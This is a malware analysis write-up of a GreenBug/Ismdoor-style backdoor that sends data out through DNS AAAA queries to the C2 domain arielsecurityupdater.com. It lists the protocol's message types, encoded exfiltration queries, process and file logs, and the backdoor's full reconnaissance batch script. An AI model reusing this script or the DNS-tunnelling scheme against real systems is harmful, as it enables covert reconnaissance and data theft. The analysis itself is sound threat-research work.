

AD4229879180E267F431AC6666B6A0A2  
A53A2C70515BE1CEA9D8A56AFBFD37C4

## Data Exfiltration via DNS Ismdoor / GreenBug

Payload is mainly used for data exfiltration via DNS. Using such techniques attacker can take advantage of DNS tunneling and using AAAA DNS queries for IPv6 addresses. Victim's machine run multiple commands and send results to C2 server this way. This backdoor is mainly using tools like WMIC to gather system information. In short data is sent via DNS query and response is via AAAA IPV6 address. This behavior is very similar to greenBug / Ismdoor seen previously.

**Request Type: AAAA**

**Hostname: n.n.c.**

**7EF5604C38314D6BB0F880B656C054B9.arielsecurityupdater.com**

**Dest Address: 8.8.8.8**

**AAAA: 3666:2d62:6162:372d:6563:6331:6437:3733**

In the next wave data is sent to the C2 server.

**TTpDUj9jZD0zMGQ4Mjk4MS00NjRkLTQwM2MtYWw4Yy1iNWVhZDA3YTl  
hZDM!.0.dr.26B7377773DE43C4B1FE14AE98A7605F.arielsecurityupdater.com**

Initially socket() calls are used to build up the data structures, followed by send() and recv()

```
socket ( AF_INET, SOCK_DGRAM, IPPROTO_UDP ) // FOR EXFILTRATION VIA DNS
M:SF?commandId=CmdResult=|#|DownloadFile|#|Command executed successfully
htons ( 53 )
sendto ( sockFD, Buffer, 81, 0, DestStructure, 16 )
recvfrom ( socFD, Buffer, 512, 0, DestStructure, AddrLength )
```

Data exchange happens in a specific order as shown above 'M:SF? ....'. E.g. SF means send file

M:SF?cId=bc0cd031-abf6-4192-ba41-90d366eb5ce8:::=

For Connection check backdoor will use **DNS Servers => M:CC?**  
Some other message types

M:SF?commandId=CmdResult=  
M:CC?  
M:GF?cId=  
M:ME?  
M:ReId?Id=  
M:SF?cId=  
M:GAC?appId=  
M:CR?cd=  
M:AV?appId=  
M:SF?SKLF=appId=

### Here are some of the DNS queries:

- n.n.c.BB46E82BF6394E14B4B785BDD14DF7E7.arielsecurityupdater.com
- TTpHQUM&YXBwSWQ9ODc3.0.dr.BB46E82BF6394E14B4B785BDD14DF7E7.arielsecurityupdater.com
- n.1.f.BB46E82BF6394E14B4B785BDD14DF7E7.arielsecurityupdater.com
- n.n.fc.BB46E82BF6394E14B4B785BDD14DF7E7.arielsecurityupdater.com
- www.0.s.BB46E82BF6394E14B4B785BDD14DF7E7.arielsecurityupdater.com
- www.1.s.BB46E82BF6394E14B4B785BDD14DF7E7.arielsecurityupdater.com
- www.2.s.BB46E82BF6394E14B4B785BDD14DF7E7.arielsecurityupdater.com
- n.n.c.7C28EEA303044338BC76AEEF0FFEC393.arielsecurityupdater.com
- TTpDUj9jZD04MmNIOGFmYS1kY2M1LTQ1YjktYTQ1Yy0xMmJmJmJkdZGFmZTQ!.0.dr.7C28EEA303044338BC76AEEF0FFEC393.arielsecurityupdater.com
- n.1.f.7C28EEA303044338BC76AEEF0FFEC393.arielsecurityupdater.com
- n.n.fc.7C28EEA303044338BC76AEEF0FFEC393.arielsecurityupdater.com
- www.0.s.7C28EEA303044338BC76AEEF0FFEC393.arielsecurityupdater.com
- n.n.c.00E3CB3C1BDB4D209CCCFE3A0B7949D3.arielsecurityupdater.com
- TTpTj9j21tYVW5kSWQ9Q21kUmVzdWx0PTgyY2U4YWZhLWRjYzUtNDViOS1h.0.dr.00E3CB3C1BDB4D209CCCFE3A0B7949D3.arielsecurityupdater.com
- NDVjLTEyYmlyN2RkYWZlNHx8fERvbmU!.1.dr.00E3CB3C1BDB4D209CCCFE3A0B7949D3.arielsecurityupdater.com
- n.2.f.00E3CB3C1BDB4D209CCCFE3A0B7949D3.arielsecurityupdater.com
- n.n.fc.00E3CB3C1BDB4D209CCCFE3A0B7949D3.arielsecurityupdater.com
- www.0.s.00E3CB3C1BDB4D209CCCFE3A0B7949D3.arielsecurityupdater.com
- n.n.c.6C8FE410382E40A78D2AE00EC56C7C5C.arielsecurityupdater.com
- TTpBVj9hcHBJZD04NzcmdW5pcXVISWQ9YzJmZGMtN2FhMC00YWQ4LTm.0.dr.6C8FE410382E40A78D2AE00EC56C7C5C.arielsecurityupdater.com
- MDMtYmVhOTViOTBhOGU2.1.dr.6C8FE410382E40A78D2AE00EC56C7C5C.arielsecurityupdater.com
- n.2.f.6C8FE410382E40A78D2AE00EC56C7C5C.arielsecurityupdater.com
- n.n.fc.6C8FE410382E40A78D2AE00EC56C7C5C.arielsecurityupdater.com
- www.0.s.6C8FE410382E40A78D2AE00EC56C7C5C.arielsecurityupdater.com
- n.n.c.9AC48485BF834F119BB51CF1FE3FF1E0.arielsecurityupdater.com
- TTpBVj9hcHBJZD04NzcmdW5pcXVISWQ9YzJmZGMtN2FhMC00YWQ4LTm.0.dr.9AC48485BF834F119BB51CF1FE3FF1E0.arielsecurityupdater.com
- MDMtYmVhOTViOTBhOGU2.1.dr.9AC48485BF834F119BB51CF1FE3FF1E0.arielsecurityupdater.com

**Let's get to the actual payload.** Its a 64 bit binary compiled on 7/3/2017


```
MG-Structure : MZ(Mark Zbikowski)
HeaderOffsetVal : 00000004
StackSeg : 00000000
Stack* : 000000b8
CkS : 00000000
Instr* : 00000000
HeaderAdd : 000000f0
*****

## FILE_TYPE => PE

+ AMD
+ EXE ,GT 2GB
+ Mon Jul 03 21:19:58 2017
+ 6
+ 0x1 <- Base*
+ GUI
+ (64B)
+ 665600 <- CS
+ 0x1000 <- CoseBase*
*****

* .text:
* .text: {X}, {R},
* .rdata:
* .rdata: I, {R},
* .data:
* .data: I, {R}, {W},
```

The backdoor uses very straight forward flow. It drops a simple .bat file. Bat file results are written to a text file. Results are encrypted and sent to a C2 server



Payload adds and removes multiple files under  
**%HOME%\appdata\Microsoft\Windows** location

```

M64\ReadMe.txt ** 3627
[07-15-2017-22-36-58] -> F: c:\users\foo\appdata\Local\VirtualStore\xBSTsfMDSEU-A
5n4tMtoY8q04P*G1brYqBgIHD5ps2=.F2B655E050AD93CEF0E7.da_vinci_code ** 3104
[07-15-2017-22-36-58] -> F: c:\users\foo\appdata\Local\VirtualStore\YI2IVrUPH06SC
VnT42ESrPKV1efJufAYEJ1O7v8qUc.F2B655E050AD93CEF0E7.da_vinci_code ** 3104
[07-15-2017-22-37-29] -> F: c:\users\foo\appdata\Local\Microsoft\Windows\Imp988711019 ** 250
[07-15-2017-22-37-29] -> D: c:\users\foo\appdata\Local\Microsoft\Windows\ImpFiles
[07-15-2017-22-37-33] -> F: c:\users\foo\appdata\Local\Microsoft\Windows\Imp988711019 ** 256
[07-15-2017-22-37-33] -> F: c:\users\foo\appdata\Local\Microsoft\Windows\ImpFiles\34241019.pr ** 0
[07-15-2017-22-37-37] -> D: c:\users\foo\appdata\Local\Microsoft\Windows\CRMFFiles
[07-15-2017-22-37-48] -> F: c:\users\foo\appdata\Local\Microsoft\Windows\Imp988711019 ** 258
[07-15-2017-22-37-44] -> F: c:\users\foo\appdata\Local\Microsoft\Windows\CRMFFiles\4c678457-247b-4835-8049-3125d9563c9c.txt ** 0
[07-15-2017-22-37-44] -> F: c:\users\foo\appdata\Local\Microsoft\Windows\CRMFFiles\4c678457-247b-4835-8049-3125d9563c9c.txt ** 2708
[07-15-2017-22-37-47] -> F: c:\users\foo\appdata\Local\Microsoft\Windows\ImpFiles\1E79DBDEEA884B3A8BECFC7FD4EA7F5 ** 1632
[07-15-2017-22-37-51] -> F: c:\users\foo\appdata\Local\Microsoft\Windows\ImpFiles\4c678457-247b-4835-8049-3125d9563c9c.zip ** 1224
[07-15-2017-22-37-51] -> F: c:\users\foo\appdata\Local\Microsoft\Windows\ImpFiles\dw1E79DBDEEA884B3A8BECFC7FD4EA7F5.txt ** 126
[07-15-2017-22-37-57] -> F: c:\users\foo\appdata\Local\Microsoft\Windows\Imp765643.txt ** 167
[07-15-2017-22-37-57] -> F: c:\users\foo\appdata\Local\Microsoft\Windows\Imp9932u1.bat ** 5830
[07-15-2017-22-38-01] -> F: c:\users\foo\appdata\Local\Microsoft\Windows\Imp765643.txt ** 4431
[07-15-2017-22-38-04] -> F: c:\users\foo\appdata\Local\Microsoft\Windows\CRMFFiles\58efd50a-5825-4700-a54f-341e141a0257.txt ** 1507
[07-15-2017-22-38-04] -> F: c:\users\foo\appdata\Local\Microsoft\Windows\ImpFiles\22A3751768F5444081C9A98A291CA5AA ** 832
[07-15-2017-22-38-08] -> F: c:\users\foo\appdata\Local\Microsoft\Windows\ImpFiles\58efd50a-5825-4700-a54f-341e141a0257.zip ** 622
[07-15-2017-22-38-08] -> F: c:\users\foo\appdata\Local\Microsoft\Windows\ImpFiles\dw22A3751768F5444081C9A98A291CA5AA.txt ** 125
[07-15-2017-22-38-08] -> F: c:\users\foo\appdata\Local\Microsoft\Windows\CRMFFiles\1b5a8d0e-5542-4758-989f-bd30ca72c098.txt ** 0
[07-15-2017-22-38-22] -> F: c:\users\foo\appdata\Local\Microsoft\Windows\Imp765643.txt ** 12869
[07-15-2017-22-38-28] -> F: c:\users\foo\appdata\Local\Microsoft\Windows\Imp765643.txt ** 9204
[07-15-2017-22-38-49] -> F: c:\users\foo\appdata\Local\Microsoft\Windows\CRMFFiles\1b5a8d0e-5542-4758-989f-bd30ca72c098.txt ** 117
[07-15-2017-22-38-53] -> F: c:\users\foo\appdata\Local\Microsoft\Windows\ImpFiles\1E6EAB23949B48F99D1F2AFBE10E74 ** 476
[07-15-2017-22-38-53] -> F: c:\users\foo\appdata\Local\Microsoft\Windows\ImpFiles\1b5a8d0e-5542-4758-989f-bd30ca72c098.zip ** 355
[07-15-2017-22-39-11] -> F: c:\users\foo\appdata\Local\Microsoft\Windows\ImpFiles\dw1E6EAB23949B48F99D1F2AFBE10E74 ** 124
[07-15-2017-22-39-11] -> F: c:\users\foo\appdata\Local\Microsoft\Windows\ImpFiles\3768D6BFFD0242278BCF93276124AB07 ** 8800
[07-15-2017-22-39-11] -> F: c:\users\foo\appdata\Local\Microsoft\Windows\ImpFiles\c6b1d0c-a663-42bd-b481-a3b4331166e6.zip ** 6598
[07-15-2017-22-39-11] -> F: c:\users\foo\appdata\Local\Microsoft\Windows\ImpFiles\dw3768D6BFFD0242278BCF93276124AB07.txt ** 125
[07-15-2017-22-39-14] -> F: c:\users\foo\appdata\Local\Microsoft\Windows\ImpFiles\dw3768D6BFFD0242278BCF93276124AB07.txt ** 126
[07-15-2017-22-39-25] -> F: c:\users\foo\appdata\Local\Microsoft\Windows\ImpFiles\dw3768D6BFFD0242278BCF93276124AB07.txt ** 127

```

F: means FILE  
D: means Directory

Once the payload starts, it uses multiple system commands to gather results including CMD.exe, WMIC.exe etc. Payload uses multiple threads (8 - 12) at a time.



```

[ UDURRANI ]
[07-16-2017-00-23-39] -> cmd.exe 3640 PARENT -> 3340 procCommand.exe
[07-16-2017-00-23-52] -> cmd.exe 3764 PARENT -> 2220 explorer.exe
[07-16-2017-00-23-52] -> conhost.exe 3772 PARENT -> 408 csrss.exe
[07-16-2017-00-23-59] -> schtasks.exe 3892 PARENT -> 3764 cmd.exe
[07-16-2017-00-24-08] -> schtasks.exe 3948 PARENT -> 3764 cmd.exe
[07-16-2017-00-24-09] -> SearchProtocolHost.exe 3964 PARENT -> 2604 SearchIndexer.exe
[07-16-2017-00-24-09] -> SearchFilterHost.exe 3984 PARENT -> 2604 SearchIndexer.exe
[07-16-2017-00-24-15] -> PAYLOAD.exe 4044 PARENT -> 2220 explorer.exe
[07-16-2017-00-24-36] -> cmd.exe 3240 PARENT -> 4044 PAYLOAD.exe
[07-16-2017-00-24-36] -> conhost.exe 600 PARENT -> 408 csrss.exe
[07-16-2017-00-24-36] -> net.exe 2016 PARENT -> 3240 cmd.exe
[07-16-2017-00-24-43] -> cmd.exe 2356 PARENT -> 4044 PAYLOAD.exe
[07-16-2017-00-24-43] -> conhost.exe 2060 PARENT -> 408 csrss.exe
[07-16-2017-00-24-51] -> cmd.exe 3464 PARENT -> 4044 PAYLOAD.exe
[07-16-2017-00-24-51] -> conhost.exe 3476 PARENT -> 408 csrss.exe
[07-16-2017-00-24-51] -> cmd.exe 3504 PARENT -> 3464 cmd.exe
[07-16-2017-00-24-51] -> cmd.exe 3508 PARENT -> 3464 cmd.exe
[07-16-2017-00-24-51] -> ipconfig.exe 3488 PARENT -> 3508 cmd.exe
[07-16-2017-00-24-51] -> cmd.exe 3552 PARENT -> 3464 cmd.exe
[07-16-2017-00-24-52] -> cmd.exe 3628 PARENT -> 3464 cmd.exe
[07-16-2017-00-24-52] -> net.exe 3676 PARENT -> 3628 cmd.exe
[07-16-2017-00-24-57] -> cmd.exe 3728 PARENT -> 4044 PAYLOAD.exe
[07-16-2017-00-24-57] -> conhost.exe 1616 PARENT -> 408 csrss.exe
[07-16-2017-00-24-57] -> systeminfo.exe 2796 PARENT -> 3728 cmd.exe
[07-16-2017-00-24-59] -> WmiPrvse.exe 3852 PARENT -> 628 svchost.exe
[07-16-2017-00-24-59] -> TrustedInstaller.exe 856 PARENT -> 500 services.exe
[07-16-2017-00-25-09] -> cmd.exe 960 PARENT -> 3464 cmd.exe
[07-16-2017-00-25-09] -> net.exe 2432 PARENT -> 960 cmd.exe
[07-16-2017-00-25-09] -> net1.exe 1536 PARENT -> 2432 net.exe
[07-16-2017-00-25-10] -> cmd.exe 976 PARENT -> 3464 cmd.exe
[07-16-2017-00-25-10] -> cmd.exe 3140 PARENT -> 3464 cmd.exe
[07-16-2017-00-25-10] -> NETSTAT.EXE 3052 PARENT -> 3140 cmd.exe
[07-16-2017-00-25-10] -> cmd.exe 3164 PARENT -> 3464 cmd.exe
[07-16-2017-00-25-10] -> systeminfo.exe 3172 PARENT -> 3164 cmd.exe
[07-16-2017-00-25-13] -> cmd.exe 2760 PARENT -> 3464 cmd.exe
[07-16-2017-00-25-14] -> cmd.exe 344 PARENT -> 3464 cmd.exe
[07-16-2017-00-25-14] -> tasklist.exe 1412 PARENT -> 344 cmd.exe
[07-16-2017-00-25-14] -> cmd.exe 2292 PARENT -> 3464 cmd.exe
[07-16-2017-00-25-14] -> sc.exe 2060 PARENT -> 2292 cmd.exe
[07-16-2017-00-25-14] -> cmd.exe 1784 PARENT -> 3464 cmd.exe
[07-16-2017-00-25-14] -> cmd.exe 3312 PARENT -> 3464 cmd.exe
[07-16-2017-00-25-14] -> WMIC.exe 2324 PARENT -> 3312 cmd.exe
[07-16-2017-00-25-14] -> cmd.exe 3416 PARENT -> 3464 cmd.exe
[07-16-2017-00-25-14] -> WMIC.exe 3404 PARENT -> 3416 cmd.exe
[07-16-2017-00-25-15] -> cmd.exe 3372 PARENT -> 3464 cmd.exe
[07-16-2017-00-25-15] -> WMIC.exe 3384 PARENT -> 3372 cmd.exe
[07-16-2017-00-25-15] -> cmd.exe 3448 PARENT -> 3464 cmd.exe
[07-16-2017-00-25-15] -> WMIC.exe 3536 PARENT -> 3448 cmd.exe
[07-16-2017-00-25-15] -> cmd.exe 3580 PARENT -> 3464 cmd.exe
[07-16-2017-00-25-15] -> WMIC.exe 3568 PARENT -> 3580 cmd.exe
[07-16-2017-00-25-15] -> cmd.exe 3708 PARENT -> 3464 cmd.exe
[07-16-2017-00-25-15] -> WMIC.exe 3688 PARENT -> 3708 cmd.exe

```



## The BAT file

```
cmd /a /c echo ===== (User Name) ===== > "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c echo %userdomain%\%username% >>"%localappdata%\Microsoft\Windows\jTmp765643.txt" 2>&1
cmd /a /c @echo off
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"

cmd /a /c echo ===== (IP Config) ===== >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c ipconfig /all >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo off
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"

cmd /a /c echo ===== (Net View) ===== >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c net view >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo off
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"

cmd /a /c echo ===== (Net User) ===== >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c net user administrator /domain >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo off
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"

cmd /a /c echo ===== (NetStat) ===== >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c netstat -ant >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo off
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"

cmd /a /c echo ===== (SystemInfo) ===== >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c systeminfo >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo off
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"

cmd /a /c echo ===== ( TaskList) ===== >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c tasklist >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo off
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"

cmd /a /c echo ===== ( ServiceList) ===== >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c sc query >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo off
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"

cmd /a /c echo ===== (SecurityInformation) ===== >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cls
cmd /u /c type "%localappdata%\Microsoft\Windows\jTmp765643.txt" > "%localappdata%\Microsoft\Windows\jTmp765643.txt"
del "%localappdata%\Microsoft\Windows\jTmp765643.txt"

del "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /u /c wMIC /Node:localhost /Namespace:\\root\SecurityCenter Path AntiVirusProduct Get /Format:List >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /u /c echo ----- >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"

cmd /u /c wMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get /Format:List >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /u /c echo ----- >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"

cmd /u /c wMIC /Node:localhost /Namespace:\\root\SecurityCenter Path FirewallProduct Get /Format:List >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /u /c echo ----- >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"

cmd /u /c wMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path FirewallProduct Get /Format:List >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /u /c echo ----- >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"

cmd /u /c wMIC /Node:localhost /Namespace:\\root\SecurityCenter Path AntiSpywareProduct Get /Format:List >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /u /c echo ----- >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"

cmd /u /c wMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiSpywareProduct Get /Format:List >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /u /c echo ----- >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
rem %localappdata%\Microsoft\Windows\jTmp765643.txt#1;
```



